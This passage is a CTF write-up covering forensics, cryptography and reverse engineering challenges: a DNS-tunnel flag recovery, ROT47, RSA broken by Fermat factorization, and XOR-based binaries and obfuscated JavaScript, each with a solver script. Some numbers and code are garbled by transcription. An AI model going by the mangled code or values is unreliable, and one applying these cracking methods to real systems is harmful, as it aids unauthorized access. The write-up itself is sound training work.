31 32 33 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65  123·Cont ent-Type
3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 7a 69  : applic ation/zi
70 3b 20 6e 61 6d 65 3d  22 63 6f 72 79 2d 6c 69  p; name= "cory-li
73 74 2e 7a 69 70 22 0a  43 6f 6e 74 65 6e 74 2d  st.zip"· Content-
54 72 61 6e 73 66 65 72  2d 45 6e 63 6f 64 69 6e  Transfer -Encodin
67 3a 20 62 61 73 65 36  34 0a 43 6f 6e 74 65 6e  g: base6 4·Conten
74 2d 44 69 73 70 6f 73  69 74 69 6f 6e 3a 20 61  t-Dispos ition: a
74 74 61 63 68 6d 65 6e  74 3b 20 66 69 6c 65 6e  ttachmen t; filen
```

Same step as part 2, I exported the selected packets and got a zip file. Then I unzip the file and got the flag

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren/labyrinth : cat flag3.txt
_W1th_N3tw0rk_P4ck3ts_4nd_H1d%
```

The fourth and last part of the flag is in a DNS protocol



The subdomains of data.tunnel.example.com can be extracted and then combined to make this string:
“Kbfqgbauaaaaacaag237uwtwndayijiaaaackaaaaaeqaaaamzwgczzufz2hq5btzffyt5zqjretdtulb4utenrjfywteluog4chemum4nouzcvs4pby3e3kafiewaiccqabiaaaaaeaanvx7jnhm2gbqqsqaaaaeuaaaaajaaaaaaaaaaaaaaaaac3icaaaaaagm3dbm42c45dyoriewbigaaaaaaabaaaqanyaaaaeyaaaaaaaa”


Which is straight up in the hint.
This string is a base32 string. We use to make it a base32 format:
“KBFQGBAUAAAAACAAG237UWTWNDAYIJIAAAACKAAAAAEQAAAAMZWGCZZUFZ2HQ5BTZFFYT5ZQJRETDTULB4UTENRJFYWTELUOG4CHEMUM4NOUZCVS4PBY3E3KAFIEWAICCQABIAAAAAEAANVX7JNHM2GBQQSQAAAAEUAAAAAJAAAAAAAAAAAAAAAAAC3ICAAAAAAGM3DBM42C45DYORIEWBIGAAAAAAABAAAQANYAAAAEYAAAAAAAA==”

Then just put it in cyberchef and we got the last part of the flag

- **Flag: Finding_Needle_in_Network{K1tty_C4ts_4nd_D0gs_L0v3_T0_Pl4y_W1th_N3tw0rk_P4ck3ts_4nd_H1dd3n_Tr34sur3s_1n_Th3_D4rk_W3b}**

IV. Cryptography

Real_Only_Tuff (Easy) [50 pts]



Given a txt file.

	File: **chall1.txt**
1	rCJ\492=\D2d5cD5ba`L%9:D5?=<2D?D:<432D05Db25a`D24D2de05D2d5`D2e5dc`IbadDcN

This is a ROT47 string, put it on cyberchef and we get the flag

Input

```
rCJ\492=\D2d5cD5ba`L%9:D5?=<2D?D:<432D05Db25a`D24D2de05D2d5`D2e5dc`IbadDcN
```

74 1 0

Output

```
Cry-chal-sa5d4sd321{Thisdnlkasnsikcbas_ds3ad21sacsa56_dsa5d1sa6d541x325s4}
```

- **Flag: Cry-chal-sa5d4sd321{Thisdnlkasnsikcbas_ds3ad21sacsa56_dsa5d1sa6d541x325s4}**

Fermat’s Folly (Medium) [150 pts]

This challenge presents us with a typical RSA scenario with data:

```
N =
58683992051113404601618788945049477035942106125918944501192673337614914827408330164405917849286951023423830287788927867948358141487830326942546836777433285480973842440607802585510967433572744614101883122328276081535104215127888065300609818707196388095412174396383965265155735648275149752686181930425905948307
E = 65537
C =
51432628271580084304187473510888027669392142447393133757320045673749978127454539753184953468820019813242373648111648639770885216568856659862278742596463860855002292661174200102958211309073993716646634870656161053369021408167008015463923910884005891268815358319222163174044854092416741765541322826502726109539
```

To decrypt the ciphertext and recover the original plaintext M, we need the private exponent D. The calculation of D requires the prime factors p and q of N. Since N is a very large number, direct factorization is computationally infeasible, suggesting a specific vulnerability.

The size of points towards a specialized factorization method. A common vulnerability in RSA challenges is when the prime factors p and q are close to each other, which in such cases, **Fermat's Factorization Method** works effectively to find the solution.

Fermat's method is based on the idea that any odd composite number N can be expressed as the difference of two squares: $\mathbf{N = a^2 - b^2}$

This can be rewritten as: $\mathbf{N = (a-b)(a+b)}$

If $\mathbf{N = pq}$, then we can set $\mathbf{p = a - b}$ and $\mathbf{q = a + b}$. This means we can iteratively search for a such that $\mathbf{a^2 - N}$ is a perfect square. We can start with $\mathbf{a = \lceil N \rceil}$ and increment a until $\mathbf{a^2 - N}$ is a perfect square.

Below is a solver script we created to solve the challenge:

```python
import gmpy2
import math

N = 
58683992051113404601618788945049477035942106125918944501192673337614914827408330164
40591784928695102342383028778892786794835814148783032694254683677743328548097384244
06078025855109674335727446141018831223282760815351042151278880653006098187071963880
954121743963839652651557356482751497526861819304259059483 07
E = 65537
C = 
51432628271580084304187473510888027669392142447393133757320045673749978127454539753
18495346882001981324237364811164863977088521656885665986227874259646386085500229266
11742001029582113090739937166466348706561610533690214081670080154639239108840058912
68815358319222163174044854092416741765541322826502726109539

def fermat_factorization(n):
    a = gmpy2.isqrt(n)
    b2 = a*a - n
    while not gmpy2.is_square(b2):
        a += 1
        b2 = a*a - n
    b = gmpy2.isqrt(b2)
    p = a - b
    q = a + b
    return int(p), int(q)

p, q = fermat_factorization(N)
print(f"p: {p}")
print(f"q: {q}")

phi_N = (p - 1) * (q - 1)
print(f"Phi(N): {phi_N}")
```

```
d = gmpy2.invert(E, phi_N)
print(f"Private exponent d: {d}")

M = pow(C, d, N)
print(f"Plaintext (integer): {M}")

plaintext_hex = hex(M)[2:]
if len(plaintext_hex) % 2 != 0:

plaintext_hex = '0' + plaintext_hex
plaintext_bytes = bytes.fromhex(plaintext_hex)
plaintext_string = plaintext_bytes.decode('utf-8')
print(f"Plaintext (string): {plaintext_string}")
```

What this solver does:

1. **Factorize N,** The **`fermat_factorization(N)`** function is called to find the prime factors and q.
2. **Calculate Euler's Totient Function,** Once p and q are known, ϕ(N) is calculated using the formula: ϕ(N) = (p−1) (q−1)
3. **Calculate the Private Exponent,** The private exponent D is the modular multiplicative inverse of E modulo ϕ(N). This is efficiently computed using **`gmpy2.invert(E, phi_N)`**, which finds D such that (E×D)≡1(mod ϕ(N)).
4. **Decrypt the Ciphertext,** The plaintext integer M is recovered using the decryption formula is **$M=C^D(modN)$**
5. Finally, we **Convert Integer to Plaintext String:** The resulting integer M needs to be converted back into a human-readable string.


Running the solver will get us the flag:

```
(venv_for_tools) pemakai@DESKTOP-8K5L957:~/tools$ python3 solve.py
p: 766054776442999568101341144900400685920496904408111029821324862854148267683123977695220235792799065484528085123961807
952220783093883311968123524803284273 3
q: 766054776442999568101341144900400685920496904408111029821324862854148267683123977695220235792799065484528085123961807
952220783093883311968123524803284287 9
Phi(N): 586839920511134046016187889450494770359421061259189445011926733376149148274083301644059178492869510234238302877 8
892786794835814148783032694254683677743327015987831358061644055868806942555902620416379496010767965503784713216253440282
105591430248053211410248383468148602899669123261327208644681945992984026269 6
Private exponent d: 154918862089554452143461963095396646504849837204102058198442779104029119646763129251321663291043767 5
902552280099846256379410934595542903224793632334538311193731868567768199701093828355175849844146417774089175527887773003
392807128344610049854810588959070581614696773410115921929620584128610733514619598343508 1
Plaintext (integer): 115352759381157040632898869779933985947295392170223025609873650607899846800499415249655087086964353
374177042094627190665252787144761734386977547487937506611357260887833522557
Plaintext: welcome_starting_crypto{sad21scd56ccs15_sad54s2d1asdsa654_sd5as1dw65da1}
```

- **Flag: welcome_starting_crypto{sad21scd56ccs15_sad54s2d1asdsa654_sd5as1dw65da1}**

V. Reverse Engineering

Cr4ck_Th3_3gg (Easy) [50 pts]



Given a binary file and immediately debug it using ghidra

```
{
  size_t sVar1;
  size_t sVar2;
  undefined8 uVar3;
  long in_FS_OFFSET;
  int local_98;
  byte local_88 [104];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Masukkan kata sandi: ");
  __isoc99_scanf(&DAT_0010203c,local_88);
  sVar1 = strlen((char *)local_88);
  sVar2 = strlen("\x04s\tq\x17\x129\x10q4q0wq\x1ar0\x01r&q\x010v!)q0?");
  if (sVar1 == sVar2) {
    local_98 = 0;
    while( true ) {
      sVar1 = strlen("\x04s\tq\x17\x129\x10q4q0wq\x1ar0\x01r&q\x010v!)q0?");
      if (sVar1 <= (ulong)(long)local_98) break;
      if ((local_88[local_98] ^ 0x42) != (&DAT_00102008)[local_98]) {
        puts("Password Salah.");
        uVar3 = 1;
        goto LAB_00101306;
      }
      local_98 = local_98 + 1;
    }
    printf("Password Benar! Flag Anda adalah: %s\n",local_88);
    uVar3 = 0;
  }
  else {
    puts("Password Salah.");
    uVar3 = 1;
  }
LAB_00101306:
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
```

We see here this is a classic XOR challenge.

My solver:

File: auto.py


```python
encrypted_string = b"\x04s\tq\x17\x129\x10q4q0wq\x1ar0\x01r&q\x010v!)q0?"
key = 0x42

decrypted_password = ""
for char_code in encrypted_string:
    decrypted_char = chr(char_code ^ key)
    decrypted_password += decrypted_char

print("pass: ", decrypted_password)
```

When run we got the flag:


```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/rev/crack-the-egg : python3 auto.py
pass:  F1K3UP{R3v3r53X0rC0d3Cr4ck3r}
```

- **Flag: F1K3UP{R3v3r53X0rC0d3Cr4ck3r}**

The Ephemeral Gate (Medium) [150 pts]



Given a website:



Then I inspect the webpage and got this

```
<!DOCTYPE html>
<html>
▼ <head>
    <title>Secret Access Panel</title>
    <script src="validate.obfuscated.js"></script>
  </head>
▼ <body>
    <h2>Secret Access Panel</h2>
  ▼ <p>
      Hanya personel dengan otorisasi yang diizinkan. Buktikan kemampuanmu.
    </p>
    <input id="password_input" type="password" placeholder="Kata Sandi..."> whitespace
    <button onclick="verifyAccess()">Verifikasi</button> event
  </body>
</html>
```

Then we see what's in validate.obfuscated.js

```
(function(_0x49d547,_0x343312){const _0x220638=a0_0x4b00,_0x204926=_0x49d547();while(!![]){try{const _0x37d1f0=-
parseInt(_0x220638(0x1b3))/0x1*(-parseInt(_0x220638(0x1b1))/0x2)+-
parseInt(_0x220638(0x1bd))/0x3*(parseInt(_0x220638(0x1ba))/0x4)+-
parseInt(_0x220638(0x1b4))/0x5+parseInt(_0x220638(0x1b7))/0x6*(parseInt(_0x220638(0x1a9))/0x7)+parseInt(_0x220638(0x1
be))/0x8*(parseInt(_0x220638(0x1af))/0x9)+-parseInt(_0x220638(0x1ad))/0xa*(-parseInt(_0x220638(0x1aa))/0xb)+-
parseInt(_0x220638(0x1b9))/0xc;if(_0x37d1f0===_0x343312)break;else _0x204926['push'](_0x204926['shift']());}
catch(_0x348e31){_0x204926['push'](_0x204926['shift']());}}}(a0_0x483b,0x8e25f));function
xorCipher(_0x4d582e,_0x3d00c0){const _0x46a553=a0_0x4b00;let _0x347e93='';for(let
_0x32f8ee=0x0;_0x32f8ee<_0x4d582e['length'];_0x32f8ee++){_0x347e93+=String[_0x46a553(0x1ae)]
(_0x4d582e[_0x46a553(0x1ac)](_0x32f8ee)^_0x3d00c0[_0x46a553(0x1ac)](_0x32f8ee%_0x3d00c0[_0x46a553(0x1ab)]));}return
_0x347e93;}function a0_0x4b00(_0x42ade7,_0x164cb8){const _0x483b80=a0_0x483b();return
a0_0x4b00=function(_0x4b007e,_0x129518){_0x4b007e=_0x4b007e-0x1a8;let _0x4956bd=_0x483b80[_0x4b007e];return
_0x4956bd;},a0_0x4b00(_0x42ade7,_0x164cb8);}function verifyAccess(){const
_0x411061=a0_0x4b00,_0x26bf8d=document[_0x411061(0x1b0)](_0x411061(0x1b2))
[_0x411061(0x1a8)],_0x2ec310=_0x411061(0x1b8),_0x2db543=_0x26bf8d['split']('')[_0x411061(0x1b6)]()['join']
(''),_0x59947c=_0x411061(0x1bb),_0x1acf5e=_0x411061(0x1bc);if(_0x2db543===_0x2ec310){const
_0x464054=xorCipher(_0x59947c,_0x1acf5e);alert('Akses\x20Diterima!\x20Flag:\x20'+_0x464054);}else
alert(_0x411061(0x1b5));}function a0_0x483b(){const
_0x1fb0c6=['fromCharCode','63noQbQQ','getElementById','2zaljhZ','password_input','49239iuhNJL','63245ZqVLqM','Akses\x
20Ditolak!','reverse','12weQYNS','3m_3sr3v3r','11332140sHedcM','20vIGiam','\x0d\x02\x12xf\x090wj=gi{_*\x02@\x142qj8G\
x1f9Zj%W$','K3Y','267219exKxzp','658776GutrNh','value','3432702EaNkxU','2079869fTXKwK','length','charCodeAt','20GGnnp
a'];a0_0x483b=function(){return _0x1fb0c6;};return a0_0x483b();}
```

Then we deobfuscate using an online js deobfucator tool

```
function xorCipher(_0x4d582e, _0x3d00c0) {
  let _0x347e93 = '';
  for (let _0x32f8ee = 0x0; _0x32f8ee < _0x4d582e.length;
_0x32f8ee++) {
    _0x347e93 +=
String.fromCharCode(_0x4d582e.charCodeAt(_0x32f8ee) ^
_0x3d00c0.charCodeAt(_0x32f8ee % _0x3d00c0.length));
  }
  return _0x347e93;
}
function verifyAccess() {
  const _0x26bf8d =
document.getElementById("password_input").value;
  const _0x2db543 = _0x26bf8d.split('').reverse().join('');
  if (_0x2db543 === "3m_3sr3v3r") {
    const _0x464054 = xorCipher("\r%%xf\t0wj=gi{_*%@%2qj8G%
9Zj%W$", "K3Y");
    alert("Akses Diterima! Flag: " + _0x464054);
  } else {
    alert("Akses Ditolak!");
  }
}
```

Again, this is a XOR challenge
My solver:

File: **auto.py**

```
encrypted_text = "\r\x02\x12xf\t0wj=gi{_*\x02@\x142qj8G\x1f9Zj%W$"
key = "K3Y"
decrypted_flag = ""

for i in range(len(encrypted_text)):
    decrypted_char_code = ord(encrypted_text[i]) ^ ord(key[i % len(key)])
    decrypted_flag += chr(decrypted_char_code)

print(f"Flag: {decrypted_flag}")
```


When run we get the flag:

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/rev/ephemereal : python3 auto.py
Flag: F1K3UP{D3vT00lsIsMyB3stFri3nd}
```

- **Flag: F1K3UP{D3vT00lsIsMyB3stFri3nd}**

The Observer Effect (Medium) [150 pts]

Given an exe challenge and immediately use IDA to debug




when I go to decode_and_show_flag function I see the flag

Bonus: strings the challenge

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/rev/observer : strings challenge.exe | grep F1K
F1K3UP{N0M0r3D3bugg3rPr3s3nt}
```

- **Flag: F1K3UP{N0M0r3D3bugg3rPr3s3nt}**

The Whispered Equations (Hard) [300 pts]



The challenge presents us with a binary called “cipher”. I downloaded the file and tried to run it, which prompted me to write a secret phrase I needed to input in order to get the flag. Entering the wrong phrase will deny us access and give a fake flag instead.

```
pemakai@DESKTOP-8K5L957:/mnt/c/Users/Acer/Downloads$ ./cipher
=== The Ancient Cipher ===
Enter the secret phrase (16 characters): pls give me the flag
Access denied! The ancient spirits reject your offering.
Decoy: F1K7UP{this_is_not_the_real_flag}
```

uploaded it to an online decompiler tool called decompiler explorer (since my ghidra was broken at the time of writing this :’v) and did static analysis on the binary.
A function that stands out is called “**`FUN_00101500(void)`**”, which contains the following code:

C/C++

```
void FUN_00101500(void)
{
  byte *pbVar1;
  byte *pbVar2;
  long in_FS_OFFSET;
  byte local_48 [32];
  byte local_28 [24];
  long local_10;

  pbVar1 = local_48;
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  pbVar2 = local_28;
  local_48[0] = 0x54;
  local_48[1] = 0x12;
  local_48[2] = 0x7f;
  local_48[3] = 0x72;
  local_48[4] = 3;
  local_48[5] = 0x37;
  local_48[6] = 3;
  local_48[7] = 0xfb;
  local_48[8] = 0xe8;
  local_48[9] = 0x98;
  local_48[10] = 0xca;
  local_48[0xb] = 0xfe;
  local_48[0xc] = 0xac;
  local_48[0xd] = 0x9c;
  local_48[0xe] = 0xc3;
  local_48[0xf] = 0x5e;
  local_48[0x10] = 0x7f;
  local_48[0x11] = 0x17;
  local_48[0x12] = 0x47;
  local_48[0x13] = 0x31;
  local_48[0x14] = 0x65;
  local_48[0x15] = 0x15;
  local_48[0x16] = 5;
  local_28[0] = 0x12;
  local_28[1] = 0x23;
  local_28[2] = 0x34;
  local_28[3] = 0x45;
  local_28[4] = 0x56;
  local_28[5] = 0x67;
  local_28[6] = 0x78;
  local_28[7] = 0x89;
  local_28[8] = 0x9a;
```

```
  local_28[9] = 0xab;
  local_28[10] = 0xbc;
  local_28[0xb] = 0xcd;
  local_28[0xc] = 0xde;
  local_28[0xd] = 0xef;
  local_28[0xe] = 0xf0;
  local_28[0xf] = 1;
  local_28[0x10] = 0x12;
  local_28[0x11] = 0x23;
  local_28[0x12] = 0x34;
  local_28[0x13] = 0x45;
  local_28[0x14] = 0x56;
  local_28[0x15] = 0x67;
  local_28[0x16] = 0x78;
  do {
    *pbVar1 = *pbVar1 ^ *pbVar2;
    pbVar1 = pbVar1 + 1;
    pbVar2 = pbVar2 + 1;
  } while (pbVar1 != local_48 + 0x17);
  __printf_chk(2,"Congratulations! Flag: %s\n",local_48);
  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
    return;
  }
                    // WARNING: Subroutine does not return
  __stack_chk_fail();
}
```

This function contains two hardcoded arrays and prints a message in a scenario where we get the secret phrase correct, which gives us the flag.

- First array (local_48) : [0x54, 0x12, 0x7f, 0x72, 0x03, 0x37, 0x03, 0xfb, 0xe8, 0x98, 0xca, 0xfe, 0xac, 0x9c, 0xc3, 0x5e, 0x7f, 0x17, 0x47, 0x31, 0x65, 0x15, 0x05]
- Second array (local_28): [0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78, 0x89, 0x9a, 0xab, 0xbc, 0xcd, 0xde, 0xef, 0xf0, 0x01, 0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78]

Tflag is derived by XORing these arrays byte by byte. Each byte in local_48 is XORed with the corresponding byte in local_28. The result is the plaintext flag.

Knowing this, I wrote a solver in python which basically does the XORing and decodes the flag:

Python

```python
def extract_flag():
    local_48 = bytes([
        0x54, 0x12, 0x7F, 0x72, 0x03, 0x37, 0x03, 0xFB, 0xE8, 0x98, 0xCA, 0xFE,
0xAC, 0x9C, 0xC3, 0x5E,
        0x7F, 0x17, 0x47, 0x31, 0x65, 0x15, 0x05
    ])

    local_28 = bytes([
        0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78, 0x89, 0x9A, 0xAB, 0xBC, 0xCD,
0xDE, 0xEF, 0xF0, 0x01,
        0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78
    ])
    flag_bytes = bytes(e ^ k for e, k in zip(local_48, local_28))
    flag = flag_bytes.decode('utf-8')
    return flag

if __name__ == "__main__":
    flag = extract_flag()
    print(f"Flag: {flag}")
```

